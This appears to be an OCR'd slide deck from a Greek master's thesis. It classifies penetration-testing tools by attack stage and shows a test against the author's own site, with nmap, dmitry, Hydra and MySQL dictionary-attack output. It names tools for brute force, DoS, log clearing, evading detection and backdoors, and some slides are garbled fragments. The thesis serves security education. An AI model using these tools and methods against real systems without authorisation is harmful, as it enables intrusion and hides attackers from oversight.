

ΑΞΙΟΛΟΓΗΣΗ ΕΡΓΑΛΕΙΩΝ PENETRATION TESTING ΓΙΑ WEB ΕΦΑΡΜΟΓΕΣ




ΙΑΤΡΟΠΟΥΛΟΣ ΙΩΑΝΝΗΣ

Μεταπτυχιακός Φοιτητής
Διπλωματική Εργασία

Πανεπιστήμιο Μακεδονίας
Τμήμα Εφαρμοσμένης Πληροφορικής





Εισαγωγή 1/2



Tools??

- Κενά Ασφάλειας: Κρίσιμος παράγοντας και οφείλονται κυρίως στο γεγονός ότι οι περισσότεροι επενδύουν στη λειτουργικότητα παρά στη προστασία.
- Αύξηση χρήσης διαδικτύου
 - Στόχος επιθέσεων
- Penetration Testing
 - Υπάρχουν ευπάθειες?
 - Απαιτούνται Επιπλέον Μέτρα Προστασίας?
- Εργαλεία Διείσδυσης
 - Ποιό απ' όλα?
 - Καλύπτει τις ανάγκες ελέγχου ασφάλειας?
 - Είναι αποτελεσματικό?

Εισαγωγή 2/2

- Σκοπός:

- Μέρος 1ο :

- Έρευνα, καταγραφή και ταξινόμηση εργαλείων διείσδυσης στο πλαίσιο μιας μεθοδολογίας επίθεσης.
 - Η δημιουργία ενός ολοκληρωμένου συνόλου εργαλείων διείσδυσης.
 - Η αξιολόγηση τους σε κάθε στάδιο επίθεσης.
 - Τυποποίηση της διαδικασίας δοκιμών διείσδυσης.

- Μέρος 2ο :

- Δοκιμή διείσδυσης σε προκαθορισμένο στόχο.

Ασφάλεια 1/2

- Ασφάλεια: Η προστασία ενός πληροφοριακού συστήματος και της υποδομής του από απειλές που παραβιάζουν:
 - Εμπιστευτικότητα
 - Πιστοποίηση
 - Μη άρνηση ανταλλαγής μηνύματος
 - Ακεραιότητα
 - Έλεγχος Πρόσβασης
 - Διαθεσιμότητα

Ασφάλεια 2/2

- Ευπάθεια: Κενό ασφαλείας που μπορεί κάποιος να εκμεταλλευτεί προκειμένου να απειλήσει ένα σύστημα.
- Απειλή: Δράση ή γεγονός που μπορεί να θέσει σε κίνδυνο την ασφάλεια του συστήματος.
- Επίθεση: Μια ηθελημένη προσπάθεια παραβίασης των στοιχείων ασφαλείας σε ένα σύστημα.
- Παραβίαση ασφαλείας: Όταν ένας εισβολέας αποκτά πρόσβαση σε ένα σύστημα, εκμεταλλευόμενος μιας ευπάθειας σε αυτό, με χρήση κάποιου είδους επίθεσης.

Κατηγορίες Επιθέσεων

- Ως προς τις επιπτώσεις τους:
 - Ενεργητική επίθεση
 - Παθητική επίθεση
- Ως προς την προέλευση τους:
 - Εσωτερική επίθεση
 - Εξωτερική επίθεση
- Ως προς τα στοιχεία που εφαρμόζονται:
 - Επιθέσεις στο λειτουργικό σύστημα
 - Επιθέσεις στην εφαρμογή (Interface)
 - Επιθέσεις στον πηγαίο κώδικα
 - Επιθέσεις στις ρυθμίσεις
 - Επιθέσεις στον ίδιο τον χρήστη


Είδη Επιθέσεων

- Ανιχνευτές (Scanners)
- Denial of Service (DoS/ DDoS)
- Malware (Virus, Worms, Trojans κ.α.)
- Password Cracking (Brute Force, Dictionary, Rainbow Tables)
- SQL Injection
- Υποκλοπή Web Sessions και Cookies
- Λοιπές Επιθέσεις

Κάλυψη Ιχνών


- Κάλυψη Ιχνών: Περιλαμβάνει όλες τις απαραίτητες ενέργειες ώστε να καθιστά δύσκολη έως και αδύνατη την ταυτοποίηση και εντοπισμό του δράστη μιας επίθεσης.
- Συνήθειες τεχνικές:
 - Ψευδής στοιχεία (Spoofing).
 - Χρήση δικτύου Tor, όπου παρέχει ανωνυμία σύνδεσης.
 - Παράκαμψη ελέγχου ακεραιότητας αρχείων.
 - Παράκαμψη μηχανισμών προστασίας, όπως firewalls, anti-virus, IDS/IPS κ.α.
 - Καθαρισμός αρχείων καταγραφής.
 - Απόκρυψη αρχείων και εργαλείων.

Μεθοδολογία 1/2



Μεθοδολογία 2/2

- Μοντέλο Διαδικτύου (TCP/IP)
- Βασικοί στόχοι ε



1 - Αναζήτηση και συλλογή πληροφοριών (Footprinting)

	dnsutils	Whois	Traceroute	Web Browser	Wireshark	DMitry
Domain Names	✓			✓		
Διευθύνσεις IP	✓			✓	✓	
Πάροχοι Υπηρεσιών και Φιλοξενίας		✓		✓		✓
Ιδιοκτήτες & Διαχειριστές		✓		✓		✓
Πληροφορίες από Κοινωνικά Δίκτυα & Μηχανές Αναζήτησης				✓		
Διαδρομή Επικοινωνίας			✓	✓		
Πληροφορίες Περιεχομένου				✓	✓	

2 - Χαρτογράφηση (Scanning)


	Nmap	Webshag	Foca	Metagoofil	Maltego	Web Browser
Σάρωση Θυρών	✓	✓			✓	
Διευθύνσεις IP	✓				✓	
Χάρτης δικτύου	✓				✓	
Πρωτόκολλα επικοινωνίας	✓	✓			✓	
Τύπος Συστημάτων	✓	✓			✓	
Εφαρμογές & Υπηρεσίες	✓	✓	✓	✓	✓	
Χάρτης Εφαρμογής Web		✓			✓	✓
Πληροφορίες Μεταδεδομένων			✓	✓	✓	✓
Εξωτερικοί σύνδεσμοι & E-Mails		✓	✓	✓	✓	✓

3 - Εντοπισμός ευάλωτων σημείων (Enumeration)


	Auto mater	Nikto	OpenVAS	Golismoero	Sparta	Skipfish	ProxyStrike
Ευπάθειες OS	✓	✓	✓	✓	✓		
Ευπάθειες Υπηρεσιών	✓	✓	✓	✓	✓		
Ευπάθειες Κώδικα & Αρχείων Εφαρμογής Ιστού		✓	✓	✓	✓	✓	✓
Ευπάθειες Παραμετροποιήσεων		✓	✓	✓	✓	✓	✓
Συνεργασία με άλλα Εργαλεία			✓	✓	✓		
Γραφικό Περιβάλλον			✓		✓		✓
Χάρτης Αποτελεσμάτων			✓			✓	✓

4 - Απόκτηση πρόσβασης (*Gaining Access*)

- Απόπειρα παραβίασης του στόχου με κάποιου είδους επίθεσης.
- Θα καθορίσει ποιο θα είναι το επόμενο στάδιο της μεθοδολογίας.



Το στάδιο αυτό και όλα τα επόμενα έχουν
NΟΜΙΚΕΣ ΚΥΡΩΣΕΙΣ
αν εκτελεστούν χωρίς άδεια από τους
ιδιοκτήτες συστήματος στόχου.



	SpeedPhish	Crunch	Cupp	HexorBase	Hydra	P d	Cookie Cadger	Cookie Injector	SQL Inject ME
	Είδος Επίθεσης								
Phishing	✓								
Brute Force		✓				✓			
Dictionary Attack		✓	✓	✓	✓	✓			
SQL Injection									✓
Packet Sniffing							✓	✓	
	Επιθέσεις Εφαρμογής Ιστού								
Web Session Attack							✓		
Cookies Attack							✓	✓	
Ανακάλυψη Κωδικών χρηστών	✓				✓	✓	✓		✓
	Επιθέσεις Υπηρεσιών								
Ανακάλυψη Κωδικών SSH	✓				✓	✓			
Ανακάλυψη Κωδικών FTP	✓				✓				
Ανακάλυψη Κωδικών DB	✓			✓	✗	✓			

5A - Άρνηση Εξυπηρέτησης (Denial Of Service)

	Hping3	LOIC	Tor Hammer
<u>DoS</u>	✓	✓	✓
<u>DDoS</u>		✓	
UDP	✓	✓	
TCP	✓	✓	
ICMP	✓		
HTTP		✓	✓
Ρυθμός Αποστολής	✓	✓	
Ανωνυμία	✓		✓
Γραφικό Περιβάλλον		✓	

5B - Αλλαγή δικαιωμάτων (Escalating Privileges)

- Τύποι αλλαγής δικαιωμάτων πρόσβασης:
 - Οριζόντια αλλαγή δικαιωμάτων
 - Κατακόρυφη αλλαγή δικαιωμάτων

	John The Ripper	Hashcat	Hashkiller	Metasploit	W3af	LogKeys	SpyAgent
	Είδος Επίθεσης						
Brute Force	✓	✓					
Dictionary Attack	✓	✓					
Rainbow Tables		✓	✓				
Exploitation				✓	✓		
Monitoring						✓	✓
	Προϋποθέτει πρόσβαση						
RDP / VNC	✓	✓	✓	✓	✓	✓	✓
SSH	✓	✓	✓	✓	✓	✓	
FTP		✓	✓	✓	✓		
Βάση Δεδομένων		✓	✓	✓	✓		
Εφαρμογή Web		✓	✓	✓	✓		
	Αλλαγή Δικαιωμάτων						
SSH	✓	✗	✗	✓	✓	✓	✓
FTP	✓	✗	✗	✓	✓	✓	✓
Βάση Δεδομένων	✓	✓	✓	✓	✓	✓	✓
Εφαρμογή Web		✓	✓	✓	✓	✓	✓

6 - Ανάκτηση πληροφοριών (*Pilfering*)

- Ανάκτηση πληροφοριών από το εσωτερικό του στόχου, δεδομένου ότι έχουμε αποκτήσει κάποιου είδους πρόσβαση.

[illegible]

7 - Κάλυψη Ιχνών (Track Covering)

- ▣ Σε Κάθε ενέργεια στο διαδίκτυο μπορεί να γίνει *ιχνηλάτηση*.
- ▣ Η πλήρης κάλυψη όλων των ιχνών δύσκολη έως *αδύνατη*.
- ▣ Προσπαθούμε να καλύψουμε όσα περισσότερα ίχνη μπορούμε έτσι ώστε να καθιστά δύσκολη και χρονοβόρα την ιχνηλάτηση του ίχνους μας.
- ▣ Αρκετές τεχνικές κάλυψης ιχνών ίσως θα πρέπει χρησιμοποιηθούν ακόμα και από το πρώτο στάδιο επίθεσης

	Torify	Tor Browser	Logrotate	Wevtutil	Evidence Eliminator	Armor Tools	SQL Queries	Online-Toolz
	Είδος Τεχνικής Κάλυψης Ιχνών							
IP Spoofing	✓	✓						
Refresh ID		✓						
Tor Network	✓	✓						
Proxy Chain	✓	✓						
VPN Proxy	✓	✓						
Clear Logs			✓	✓	✓	✓	✓	
Περιοδική Διαγραφή			✓					
Απόκρυψη Στοιχείων						✓		✓
Freeze Logs						✓	✓	
Δυναμική διαγραφή			✓		✓	✓		
Μη ανιχνεύσιμο			✗		✓			
	Προϋποθέτει Πρόσβαση							
RDP / VNC				✓	✓	✓		✓
SSH	✓		✓	✓				✓
FTP	✓							✓
Βάση Δεδομένων	✓						✓	✓
Εφαρμογή Ιστού		✓						✓

8 - Δημιουργίας Κερκόπορτας (Backdoor)

	SBD	BDF	Weevely	Webacoo	Laudanum	Δημιουργία Χρηστών
	Τοποθέτηση					
OS Backdoor	✓	✓				✓
Web Backdoor			✓	✓	✓	✓
	Προϋποθέτει Πρόσβαση					
SSH	✓	✓	✓	✓	✓	✓
FTP			✓	✓	✓	✓
Βάση Δεδομένων			✗	✗	✗	✓
Εφαρμογή Ιστού			✓	✓	✓	✓

Ir

g

Στόχος:

```
Kali-Linux-2.0.0-vbox-amd64 [Running]
Applications ▾ Places ▾ Terminal ▾ Sun 04:37
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dmitry -i 91.103.217.39
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:91.103.217.39
HostName:sage.dataflame.com

Gathered Inet-whois information for 91.103.217.39
-----
inetnum: 91.103.217.0 - 91.103.217.255
netname: DFL-NET
```

Alice's Homepage x +

pentest.ioaniatr.gr

Welcome to

ioaniatr@Kali

Server:

Address:

Non-authorita

Name: penta

Address: 91.1

ioaniatr@Kali

This TLD has

https://grweb

ioaniatr@Kali

File Edit View Search Terminal Help

C:\Windows\system32\cmd.exe

C:\Users\ioaniatr>tracert pentest.ioaniatr.gr

Tracing route to pentest.ioaniatr.gr over a maximum of 30 hops:

1	<1 ms	<1 ms	<1 ms	192.168.1.1
2	23 ms	21 ms	22 ms	10.0.2.15
3	22 ms	22 ms	22 ms	178-10-10-10
4	24 ms	23 ms	23 ms	46-120-100-10
5	26 ms	22 ms	23 ms	78-2-2-2
6	66 ms	66 ms	66 ms	ae55-400000000000
7	67 ms	67 ms	67 ms	ae-2280000000000000
8	67 ms	66 ms	67 ms	ae-2280000000000000
9	74 ms	74 ms	74 ms	212.185.52.10
10	76 ms	76 ms	76 ms	185.52.185.52
11	74 ms	74 ms	73 ms	185.52.185.52
12	77 ms	78 ms	77 ms	uk.slo
13	79 ms	80 ms	80 ms	185.96.94.41
14	90 ms	90 ms	90 ms	uk.slo
15	89 ms	90 ms	89 ms	sage.4

Trace complete.

C:\Users\ioaniatr>_

Έλεγχος ονόματος χώρου .GR (Web whois)

Όνομα Χώρου (Domain name): Έλεγχος

Έλεγχος ασφαλείας: *

475544

*Για λόγους ασφάλειας παρακαλούμε πληκτρολογήστε τον κωδικό που βλέπετε στην εικόνα στο ανάλογο πεδίο. Η πληκτρολόγηση του κωδικού είναι απαραίτητη για την λειτουργία του WebWhois.

Σε περίπτωση που ο κωδικός είναι δυσανάγνωστος μπορείτε να ανανεώσετε τον κωδικό πατώντας το πλήκτρο "Refresh" ή "Ανανέωση" στον browser σας. Ο Κωδικός αποτελείται μόνο από αριθμητικούς χαρακτήρες.

- Όνομα χώρου: ioaniatr.gr
- Διαθεσιμότητα: Σε χρήση
- Σχόλια: Εκχωρημένο Όνομα Χώρου ή ομόγραφο εκχωρημένου Ονόματος.
- Στοιχεία:
 - Domain Name: ioaniatr.gr
 - Domain Handle: d3d0562fc863a4840bd17e07cada7a7df-gr
 - Protocol Number: 2203182
 - Creation Date: 03-09-2013
 - Expiration Date: 02-09-2017
 - Updated Date: 05-09-2015
 - Registrar: PAPAKI EΠΕ
 - Registrar Referral URL: <http://www.papaki.gr>
 - Registrar Email: info@papaki.gr
 - Registrar Telephone: +30.2810229000
 - Whois Server:
 - Bundle Name: ioaniatr.gr
 - Name Server: ns2.dataflamedns.com
 - Name Server: ns1.dataflamedns.com


[Επεξήγηση όρων Web Whois](#)

*όλες οι εφαρμογές του Μητρώου λειτουργούν σε ώρα UTC (Universal Coordinated

P

➤ Χάρτης Ιστότ

```
ioaniatr@Kali:~$ sudo nmap -sS -O -sV -v pentest.ioaniatr.gr
[sudo] password for ioaniatr:
Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-08 12:56 EEST
NSE: Loaded 35 scripts for scanning.
Initiating Ping Scan at 12:56
Scanning pentest.ioaniatr.gr (91.103.217.39) [4 ports]
Completed Ping Scan at 12:56, 0.24s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:56
Completed Parallel DNS resolution of 1 host. at 12:56, 0.09s elapsed
Initiating SYN Stealth Scan at 12:56
Scanning pentest.ioaniatr.gr (91.103.217.39) [1000 ports]
Completed SYN Stealth Scan at 12:56, 17.00s elapsed (1000 total ports)
Initiating Service Scan at 12:56
```



ioaniatr@Kali:~\$

Pentest Stage 3 Enumeration

➤ Ανίχνευση (Detection)

skipfish - scan results br... x +

file:///home/ioaniatr/Desktop/Res

TESSYA | Τμήμα Τηλ... Facebook | Αρχική σε... Gmail

Disable Cookies CSS Forms Images Information Miscellaneous

PHP Version 5.4.45

System	Linux sage.dataflame.com 2.6.32-673.26.1.lve1.4.19.el6.x86_64 #1 SMP Sat Oct 22 08:06:13 EDT 2016 x86_64
Build Date	Sep 10 2015 21:53:18
Configure Command	'./configure' '--disable-fileinfo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-intl' '--enable-libxml' '--enable-mbstring' '--enable-pdo=shared' '--enable-sockets' '--prefix=/usr/local' '--with-apxs2=/usr/local/apache/bin/apxs' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-gettext' '--with-icu-dir=/usr' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mcrypt=/opt/libmcrypt/' '--with-mysql=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pdo-mysql=shared' '--with-pdo-sqlite=shared' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-xsl=/opt/xslt/' '--with-zlib' '--with-zlib-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	/usr/local/lib/php.ini
Scan this dir for additional .ini files	(none)

band:

admin | Logout 9:59:07 2017 UTC

Help

Actions

tion.

system

Version use

Pentest Stage 4 Gaining Access

✓ SQL Inje

ject Me)

```
Alice's Homepage
pentest.ioaniatr.g
Home Alice
ioaniatr@Kali:
/usr/share/wo
Hydra v8.3 (c)
rvice organiza
Hydra (http://
[DATA] max 16
09), ~850 trie
[DATA] attacki
1492010370 PER
ks5_connect()
1492010370 PER
ks5_connect()
1 of 1 target
Hydra (http://
ioaniatr@Kali:
```

Database Bruteforce

MySQL

Database Type

☒ MySQL ☐ Oracle ☐ PostgreSQL ☐ MS-SQL

Database Connection

MySQL Server: 91.103.217.39

☐ MySQL Port: (Default MySQL port is 3306 TCP)

Dictionary Attack Options

User List ☐ Attempt blank password Word List

unix_users.txt unix_passwords.txt.cupp.txt

alice alice2017

100% 100%

Starting Bruteforce attack on MySQL server running on 91.103.217.39 at port 3306
No passwords found
Finished


Launch Attack Stop Attack

```
users.txt
9
e
rvice org
7
ended to
09), ~850
c
c
ks5_conne
n refused
```

Pentest Stage 5

Escalating Privileges

- ❏ Η εφαρμογή ιστού δεν διαθέτει κάποιο περιβάλλον διαχείρισης δυναμικού περιεχομένου (CMS) .
- ❏ Ανακάλυψη κωδικών πρόσβασης στο αρχείο



Pentest Stage 5

Escalating Privileges

- ❑ Δημιουργία νέου εργαλείου **Cryptcracker** σε Perl.
- ❑ Επανεμπλουτισμός λεξικού κωδικών, προσθέτοντας και τον νέο χρήστη Bob (Cupp).
- ❑ Offline επίθεση λεξικού για ανάκτηση κωδικών

